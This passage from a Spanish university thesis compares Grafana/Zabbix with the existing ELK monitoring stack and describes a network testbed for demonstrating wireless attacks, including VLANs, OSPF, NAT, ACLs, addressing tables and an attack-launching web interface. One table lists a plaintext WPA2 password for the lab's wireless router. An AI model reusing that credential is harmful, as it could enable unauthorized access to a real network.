Las variables de tablero con las que se puede trabajar permite a Grafana ser un software versátil y dinámico en cuanto a creación de paneles. Se puede crear una plantilla la cual sea fija y lo que varíe sean los datos que se indiquen para representar. Esa plantilla puede ser compartida entre diferentes equipos de trabajo, o incluso añadirla en el repositorio global de plantillas de la comunidad para que otros se aprovechen.

Tiene una serie de propiedades que se pueden adaptar muy bien al proyecto, en cuanto a referencia a la estética de la representación de datos:

- Gráficos elegantes, cuyo diseño puede ser desarrollado por nosotros.
- Los gráficos se generan con rapidez y de manera flexible, con múltiples opciones.
- Permite la instalación de complementos que pueden ser útiles en la creación de dashboards.
- Dispone de métodos de autenticación, como LDAP o Google Auth.
- Crea plantillas y puedes establecer un compartimiento de datos y paneles para visualizar entre diferentes equipos de trabajo.

A la hora de crear nuestros dashboards, se pueden imponer ciertas propiedades a los paneles como pueden ser: anchura, altura, zona horaria, tiempo de espera y escala. Las características de anchura y altura vienen determinadas por el número de píxeles que indiquen el tamaño. Añadiendo la característica de escala, si se indica un número alto se estará añadiendo más detalle y exactitud en cada una de las medidas que se muestran.

Es habitual la inclusión de los resultados producidos por Grafana en interfaces de usuario para que éstos puedan tratar con el gráfico creado, ya siendo únicamente visualizándolos, o incluso interactuando con él cuando se ha incrustado en un panel plasmado en un iframe de un sitio web (siempre y cuando la configuración permita los sistemas embebidos). La interacción será tan básica como ampliar o reducir la escala si se quiere cambiar el nivel de detalle.

Requisitos técnicos de Grafana

Para poder instalar y ejecutar Grafana en nuestro servidor es necesario el cumplimiento de una serie de requisitos [21] básicos:

- Los sistemas operativos que la soportan son: Debian / Ubuntu, Linux basado en RPM (CentOS, Fedora, OpenSuse, RedHat), Mac OS, Windows.
- Bases de datos soportadas: SQLite (predeterminado), MySQL, PostgreSQL.
- Navegadores web compatibles: Chrome/Chromium, Firefox, Safari, Microsoft Edge, e Internet Explorer 11 solo es totalmente compatible con las versiones de Grafana anteriores a la v6.0.
- Memoria: mínimo recomendado 255 MB.
- CPU: 1. Si se desea implementar alguna de las características opcionales quizás requiera más CPU para su correcto procesamiento.
- Para permitir ejecutar Grafana en un entorno web es necesario el permiso de ejecución a JavaScript, dado que sin él no sería posible la ejecución.

Se recomienda actualizar el programa siempre que se pueda para corregir posibles bugs de la aplicación que se resuelvan o dado que se hayan implementado novedades. En este proceso de actualización, hay que tener cuidado y realizar copias de seguridad de los archivos de configuración que ya tenemos y de los complementos que hemos decidido instalar. Normalmente, no dan problemas, pero es mejor tener cubierta las espaldas en caso de fallo en la actualización.

3.2.2. Decisión sobre la comparativa de software

Después de exponer información acerca de este nuevo software de monitorización que se ha propuesto para su instalación, se tiene que establecer una relación entre el software instalado con anterioridad y éste para poder comprobar si existe alguna mejoría que se pueda llevar a cabo en la maqueta de red.

La principal diferencia apreciable puede ser la comunidad de usuarios que utilizan ambos programas. Destacar que la comunidad de Zabbix es pequeña, algo que hace indicar que posiblemente, aunque el software sea correcto y funcione, la gente tenga preferencia por otro tipo de software, como puede ser la pila ELK implementada. Esta pila (Elasticsearch, Logstash y Kibana) es una de las más populares en cuanto a materias de control y monitorización de sistemas y redes.

ELK posee ya todo el software necesario para realizar el proceso de monitorización, de una manera sencilla, explicada en múltiples documentos que aportan información acerca de cómo comenzar a realizar controles de todo tipo. Mientras que Zabbix, aunque tenga la opción de mostrar gráficamente los resultados que trata, se cree conveniente la instalación de un software auxiliar, como el explicado Grafana.

Zabbix es un software de código abierto que puede utilizar el usuario de manera gratuita, siguiendo la licencia GNU versión 2. Al ser código abierto, permite a sus usuarios ejecutar, modificar o colaborar junto con la comunidad para lograr un proceso de mejora en el software. Por otra parte, ELK utiliza la licencia Apache versión 2.0. Ambos utilizan grandes licencias de código abierto haciendo que pueda ser instalado cualquiera de ellos en el sistema sin problemas.

Una vez visto la similitud entre ambos software, y con la idea de aumentar la escalabilidad del proyecto precedente por el fin que éste conlleva, se ha determinado que se mantenga el software de monitorización ya instalado (pila ELK) dado que Zabbix y Grafana no mejoraban lo ya implementado. Es decir, el servidor de monitorización seguirá albergando, junto con la aplicación web, el mismo software de monitorización.

3.3. Diseño

3.3.1. Estado de partida del proyecto

La base de la que partimos es un proyecto desarrollado anteriormente por un compañero de la Universidad de Valladolid, el cual diseñó e implementó una maqueta de red en el que se podían mostrar los efectos producidos por una serie de ciberataques. Esos ataques fueron desarrollados por el propio compañero haciendo uso de las herramientas pertinentes necesarias para la realización de ellos.




Figura 13: Estado actual de la maqueta de red

La maqueta consta de usuarios internos, usuarios externos y un servidor ubicado en una zona desmilitarizada. En ese servidor es dónde se recogen todos los datos de monitorización de la red, y a su vez, contiene la aplicación web creada. A mayores, posee dos switches encargado de interconectar las diferentes VLANS en las que se subdivide el interior de la red, y el segundo simplemente permite las conexiones en el exterior. También posee dos routers: uno encargado de permitir la conexión con el exterior, dónde se establece la seguridad del firewall externo y el otro, que separa la LAN del resto de la red y filtra el tráfico interno que se crea por los usuarios.

Están instalados varios tipos de software que gracias a ellos, se podrá ejercer el control necesario sobre la red:

- Netflow: se encuentra disponible dentro de Cisco IOS que permite la monitorización del tráfico de red que pasa por el firewall. Analiza las cabeceras de los paquetes IP que recibe el router. Los datos recogidos son exportados al servidor para tratarlos.
- Elasticsearch: software con gran potencia de cómputo que permite almacenar, buscar y analizar grandes cantidades de datos. Los datos recibidos son almacenados por ésta herramienta.
- Logstash: recibe los datos del Netflow, los cuales son filtrados y procesados para después ser almacenados mediante Elasticsearch.
- Kibana: software de visualización de datos, que normalmente va relacionada con Elasticsearch. La idea es mostrar en dashboards de una manera sencilla todos los datos recogidos en los logs de Elasticsearch. Esos dashboards o gráficos serán mostrados por esta herramienta en la aplicación web construida.




Figura 14: Estado actual de la interfaz web

En la figura 14, se puede observar el estado actual aparente de la aplicación web desarrollada. Como se puede apreciar, existe un menú con diferentes pestañas. En cada una de las pestañas, se especifican detalles de cada uno de los ataques relacionados con esos tipos. Utiliza HTML5, CSS y la versión de Bootstrap 3.3.7. Bootstrap es uno de los frameworks CSS más utilizados últimamente debido a que es considerada una gran herramienta útil para la creación de interfaces de usuario sencillas y adaptables al entorno donde se ejecuten.

Para cada uno de los tipos de ataque, encontramos diferentes secciones explicativas de éste, junto con un botón que permite el lanzamiento del ataque si ha sido desarrollado. La primera de ellas muestra una breve definición del ataque y de sus diferentes tipos, si es que los tienen. La siguiente trata de comentar las bases necesarias para su lanzamiento. Y para finalizar, las posibles medidas de detección y mitigación a implementar para frenar los efectos de estos ataques.

3.3.2. Diseño lógico

Para poder diferenciar cada uno de los dispositivos que conforman la maqueta de red, se ha establecido un etiquetado que contendrán cada una de las siguientes abreviaturas:

- Según el tipo de dispositivo:
  - PC: Ordenador
  - SW: Switch
  - R: Router
  - SVR: Servidor
- Según su ubicación:
  - INT: Zona interior de la red (LAN)
  - EXT: Zona externa de la red.
  - DMZ: Zona desmilitarizada
- Otros (características):
  - MONIT: Servidor monitorización
  - WEB: Servidor web
  - FWL: Firewall
  - ATC: Atacante
  - VTM: Víctima del ataque
  - WRL: Dispositivo wireless

De tal manera, que los nombres de los dispositivos van a ser un conjunto de abreviaturas, en orden, que indicarán el tipo de dispositivo, su localización dentro de la maqueta, y si poseen características adicionales.

El etiquetado es el siguiente:

$$\text{“}DISPOSITIVO\text{”} + \text{“}N\acute{U}M.IDENT.\text{”} + \text{“}-\text{”} + \text{“}UBICACI\acute{O}N\text{”} + \text{“}-\text{”} + [\text{“}OTROS\text{”}]$$

Los dispositivos que van a dar forma a la maqueta de red, y van a ser útiles en los ataques inalámbricos son los siguientes:

- PC04-EXT-ATC: desempeña la función de dispositivo atacante. Va a poseer el software necesario para la realización de ataques, teniendo en cuenta la correcta instalación de las herramientas en las que se basan los ataques.
- PC05-EXT-VTM: ordenador externo conectado a la red WiFi de la maqueta de red. En algunos ataques, es necesario la existencia de otro dispositivo conectado a la red, y es por ello, que éste va a desempeñar el papel de "víctima".
- SW03-INT-DMZ: el switch encargado de interconectar el interior de la maqueta. Dirigirá el tráfico hacia el lugar de destino adecuado. En él, se conmutarán todos los paquetes, aunque pertenezcan a distintas VLANS.
- SVR01-DMZ-WEB-MONIT: es el servidor público al que puede acceder los usuarios internos y externos de la red, siempre que tengan acceso. En él, se van a recoger los datos que demuestran el comportamiento anormal de la red para después mostrarlos de manera gráfica. A su vez, será el servidor que aloje la aplicación web creada.
- R01-EXT-FWL: es el llamado router frontera. Es el límite establecido entre la LAN y el exterior. Permite a su vez la interconexión de todos los dispositivos internos. Al ser la frontera, se debe implementar en él la seguridad necesaria para su completa protección. Toda esta seguridad se implementa mediante listas de acceso o "access-lists"(ACL).
- R02-INT-FWL: router interno que separa la red local del resto. En este router, se incluyen ACL para filtrar parte del tráfico interno existente.
- R03-EXT-WRL: es el router que va a permitir la conectividad inalámbrica con la maqueta de red. Se le va a aplicar un método de seguridad por clave WPA2-Personal para proteger la red frente a individuos desconocidos que quieran conectarse, impidiendo su acceso.

Todos estos dispositivos formarán parte de la maqueta de red. Cada uno de ellos, realizará las tareas que se le han indicado a través de las oportunas configuraciones implementadas. Cabe destacar, y como se ha indicado con anterioridad, que estará configurada la VLAN de usuarios internos con un único usuario en nuestra maqueta, pero está capacitada la red para poder aumentar la escalabilidad del proyecto en un futuro.

Una vez que ya sabemos que dispositivos, junto con sus nombres identificativos que los diferencien, ya podemos dar visibilidad al diseño lógico de la maqueta de red. Se reflejan una serie de observaciones en forma de "notas", como lo son las interfaces y direcciones IP que se usan.

Este sería el diseño lógico resultante de los cambios realizados, pero por falta de dispositivos adecuados no es posible su montaje. Por tanto, para poder proseguir con la estructuración de la maqueta de red:

- Se dispone únicamente de tres dispositivos Raspberry. A causa de ésto, se debe especificar que dispositivos van a formar parte de la maqueta de red. Uno es fijo para

el servidor de monitorización, y el resto debe ir dedicado a los dispositivos que se conectan al router inalámbrico (PC04-EXT-ATC y PC05-EXT-VTM). Por consiguiente, de ahora en adelante, el dispositivo PC02-INT no actuará en la maqueta.




Figura 15: Diseño lógico de la red

VLANS

Aunque el enfoque de los ataques van a ser realizados desde la parte externa de la red, no hay que olvidar la subdivisión interna existente. La zona desmilitarizada, los usuarios internos y externos van a estar separados por diferentes divisiones lógicas (VLANS):

- VLAN 2: es la encargada de aislar el tráfico proveniente de la WLAN creada por el router inalámbrico para permitir la conexión de usuarios externos.
- VLAN 10: todo el tráfico cuyo destino sea la subred 192.168.30.0/24 será redireccionado al router R02-INT-FWL donde se filtrará el tráfico interno existente. Es necesario esta VLAN para aislar el tráfico antes de filtrarlo.
- VLAN 20: esta VLAN aislará la comunicación del servidor ubicado en la DMZ del resto de integrantes de la maqueta de red (192.168.20.0/24).
- VLAN 30: la relativa a los usuarios internos (PC conectados al switch interno), específicas de la dirección IP 192.168.30.0/24.

Para permitir la interconexión entre todas las VLANS, se ha implementado una serie de subinterfaces en los routers. Para ser más concreto, en la interfaz FastEthernet 0/1 del router R01-EXT-FWL se han indicado las direcciones por defecto relativas a las VLANS 2, 10 y 20 (192.168.2.1, 192.168.10.1 y 192.168.20.1). Por otra parte, en el router R02-INT-FWL se han introducido las direcciones de las VLANS 10 y 30 (192.168.10.2 y 192.168.30.1).

Protocolos de red

Para conseguir la conectividad en toda la maqueta de red, se van a utilizar diferentes protocolos bien conocidos. El jefe de equipo ha tomado la decisión de implementar estos protocolos porque ha creído que se adaptan a la perfección según las características que nosotros tenemos en la maqueta.

Primeramente, se va a establecer en el router inalámbrico R03-EXT-WRL una asignación de direcciones dinámica (DHCP) a todos los usuarios cercanos que quieran tener acceso. Se ha creído oportuno por el hecho de que en una conexión inalámbrica pueden conectarse un número indeterminado de usuarios. Aunque sabemos que el número de usuarios que van a interactuar con la red inalámbrica van a ser dos, se ha establecido un rango de direcciones como para 50 usuarios, que es más que suficiente para la demostración que se busca realizar.

Siguiendo la explicación de lo anterior, con respecto al direccionamiento de los dispositivos internos se ha decidido hacer uso del establecimiento de direcciones IP estáticas que ayuden a llevar un máximo control sobre la maqueta. Como bien se ha dicho, se considera dispositivos internos al servidor (DMZ) que está conectado al switch interno, y el ordenador conectado a dicho switch, aunque no forme parte de los ataques wireless.

En cuanto al protocolo de enrutamiento se ha decidido implementar el protocolo OSPF [19]. Dicho protocolo tiene unas características que pueden lograr que la conectividad se consiga de manera eficiente. Como bien es sabido, es capaz de establecer un diseño jerárquico de la red, algo que puede ayudar a la escalabilidad de proyectos sucesivos siguientes a este, en caso de querer aumentar las funcionalidades. O, por ejemplo, a la hora de realizar actualizaciones sobre las conexiones de la maqueta, éstas se realicen de manera rápida, dado que única y exclusivamente actualiza las que cambian.

Se ha implementado una NAT (Network Address Translation) [18] en el router frontera (R01-EXT-FWL). El establecimiento de una NAT hace posible que exista una única dirección IP pública gracias a la cual se puede acceder a la parte interior (DMZ), aunque en el interior existan diferentes direcciones IP privadas. El hecho de implementar este mecanismo permite el intercambio de flujo de tráfico entre dos redes que posean redes incompatibles (diferentes).
A mayores, una PAT [17](Port Address Translation) permite traducir conexiones TCP y UDP hechas por un host y un puerto de una red externa a otra dirección y puerto de una red interna.

Como en el proyecto anterior, se mantiene que la administración y configuración se realice de manera remota a través del protocolo SNMP. Seremos capaces de comprobar el estado de la red y realizar modificaciones en las configuraciones en los ficheros de configuración de los router y switch (startup-config y running-config).

Aplicaciones en red

Tenemos que contener la aplicación web que se va a crear en el servidor localizado en la zona desmilitarizada, que a su vez también se encargará de recoger los datos de monitorización de la red soportada en la maqueta. Los datos se almacenarán en el servidor en una base de datos creada especificamente para ellos, y mediante el software de representación de datos, se podrán mostrar en la interfaz web. Dicha interfaz web podrá ser accedida por diferentes usuarios: desde usuarios internos a externos.

Este servidor, como se ha indicado en el diseño lógico de la red, va a poseer la dirección IP privada 192.168.20.10. Para hacer uso de sus servicios, habrá que acceder a dicha dirección. En el servidor será necesario tener insaladas todas las herramientas necesarias para el proceso de monitorización. Será el punto dónde van a guardarse todos los detalles de control captados.

Se realiza una centralización, en un único punto, de todos los sucesos/eventos que ocurran en la red, recogidos gracias al programa que realiza el proceso de monitorización. Esos datos serán representados de la mejor manera posible en la aplicación para la demostración correcta de los efectos que se crean con las ofensivas.

Seguridad

Con respecto al tema de seguridad de la maqueta de red, se debe decir que se implementa un típico mecanismo que sea capaz de proteger la red: las listas de control de acceso (ACL). Normalmente, estas listas de control se implementan en el router frontera con el exterior, conformando la implementación de un "firewall"que sea capaz de filtrar el tráfico proveniente del exterior.

Sin embargo, en el anterior trabajo se explicó alguna variante de ataque que se realizaba desde el interior de la maqueta. A raíz de ésto, se decidió indicar en el router interno (R02-INT-FWL) una serie de listas de acceso que aún se siguen manteniendo en el proyecto actual, aunque con alguna modificación en una de ellas.

- Access-list 121: desarrollada en la subinterfaz FastEthernet0/0.30 para permitir exclusivamente el tráfico de la subred 192.168.30.0, a la vez que deniega el resto de tráfico.
- Access-list 130: similar a la anteriormente existente access-list 122. Encargada de denegar el tráfico de la subred 192.168.30.0, a la par que la 127.0.0.0, como en la anteriormente mencionada, y además hemos añadido que deniegue el tráfico proveniente de la red 192.168.2.0/24. Introducida en la subinterfaz FastEthernet0/0.10 para que no puedan interconectar con dicha vlan (VLAN 10).

Con estas dos listas de control de acceso que se han implementado en el R02-INT-FWL, se ha intentado realizar un filtrado de tráfico que pasa por el interior de la red, haciendo que sólo pueda fluir el tráfico de la subred 192.168.30.0 dentro de la VLAN 30, mientras que éste sea denegado por la subinterfaz FastEthernet0/0.10. Se busca que el tráfico de datos cuyo destino sea la subred 192.168.30.0 pase previamente por este router para realizar ese filtrado que era necesario.

Por otra parte, el router frontera (R01-EXT-FWL) ha sufrido cambios de conexiones que se verán reflejados también en las listas de control de acceso que se han establecido. El hecho de añadir el router inalámbrico en la red indica que se debe tener en cuenta el tráfico proveniente de dicha subred. Por tanto, los cambios tendrán relación en parte con el flujo de tráfico proveniente de los usuarios externos en la conexión inalámbrica.

- Access-list 110: permite únicamente el tránsito del tráfico perteneciente a las diferentes VLANs existentes en la red, como son 192.168.10.0, 192.168.20.0 y192.168.30.0. Además de permitir la interconexión entre estas diferentes subredes, deniega cualquier tipo de dirección restante.
  El objetivo de usarla en una NAT sirve para permitir el flujo de tráfico externo únicamente desde direcciones del tipo 157.88.123.0/24 para que usuarios del exterior puedan hacer uso de los servicios, los cuales están alojados en los puertos HTTP (80 y 8080).

- Access-list 111: se encarga de permitir el flujo de tráfico TCP al servidor siempre que el puerto destino sea el 80 y 8080. También permite la conexión al puerto ssh del servidor también siempre que la dirección de origen pertenezca a la 157.88.123.0, es decir, usuario permitido conectado a la red del laboratorio. De igual manera, permite el tráfico icmp de las subredes internas para acceder al servidor de monitorización. Por el contrario, deniega el resto de IP.
  Se aplica a la subinterfaz correspondiente a la VLAN 20 donde va a fluir el tráfico perteneciente al servidor.

- Access-list 112: deniega el tráfico proveniente de las subredes 192.168.10.0, 192.168.20.0, 192.168.30.0 y 127.0.0.0, permitiendo cualquier otro tipo de tráfico que tenga otras direcciones. Se consigue aislar la LAN del exterior directamente prohibiendo que el flujo de este tráfico pueda pasar al otro lado del router frontera.

- Access-list 113: permite el flujo de tráfico en una conexión existente tcp. Además, se permite el flujo de tráfico udp porque el servicio DNS que pueda tener el servidor se basa en este protocolo.

Seguidamente, se va a mostrar de manera organizada para cada uno de los dispositivos que interactúan en la maqueta de red que se ha implementado detalles acerca de éstos. Los dispositivos switches y routers utilizados en la maqueta de red van a tener configuradas diferentes direcciones que permitan la interconexión entre todos los elementos.

Las conexiones de los routers que se utilizan en la maqueta de red son:

Router	Interfaz	Dirección IP	Dot IQ	ACL
R01-EXT-FWL	FastEthernet 0/0	157.88.123.102		112 in
	FastEthernet 0/1	192.168.2.1	2	
	FastEthernet 0/1	192.168.10.1	10	110 in, 113 out
	FastEthernet 0/1	192.168.20.1	20	110 in, 111 out
R02-INT-FWL	FastEthernet 0/0	192.168.10.2	10	130 in
	FastEthernet 0/0	192.168.30.1	30	121 in

Tabla 16: Routers

La única conexión que va a tener el router inalámbrico de la maqueta de red es:

Router	Red	IP LAN	Autenticación	Contraseña
R03-EXT-WRL	WiFi UVa	192.168.3.1	WPA2-PSK	RedUVa123

Tabla 17: Router inalámbrico

Las conexiones del switch que se usa en la maqueta de red es:

Switch	Puerto	Dirección IP	VLAN
SW01-EXT	FastEthernet 0/1	157.88.123.0/24	1
	FastEthernet 0/2	157.88.123.0/24	1
	FastEthernet 0/3	157.88.123.0/24	1
SW03-INT-DMZ	FastEthernet 0/1	Trunk	1-1005
	FastEthernet 0/2	192.168.20.0/24	20
	FastEthernet 0/3	Trunk	1-1005
	FastEthernet 0/4	192.168.30.0/24	30
	FastEthernet 0/5	192.168.2.0/24	2
	FastEthernet 0/6	192.168.2.0/24	2

Tabla 18: Switch interior y exterior

3.3.3. Diseño de la aplicación web

Diagrama de secuencia-análisis

En la figura siguiente, se muestra el diagrama de secuencia-análisis correspondiente al comportamiento del sistema al lanzar un ataque:




Figura 16: Diagrama de secuencia-análisis

Arquitectura del sistema

La arquitectura física, junto con los componentes software que éstos posean, vienen representados en el diagrama de despliegue que se muestra a continuación (figura 17). Cambia el dispositivo que esta vez va a contener los scripts de ataque con respecto del anterior. Siendo así el cambio de "device" externo a PC04-EXT-ATC.




Figura 17: Diagrama de despliegue

Diagrama de secuencia-diseño

A continuación, en la figura 18, se muestra el desarrollo de modelo de interacción entre objetos de nuestro sistema a la hora de llevar a cabo un ataque a través de la aplicación web desarrollada:

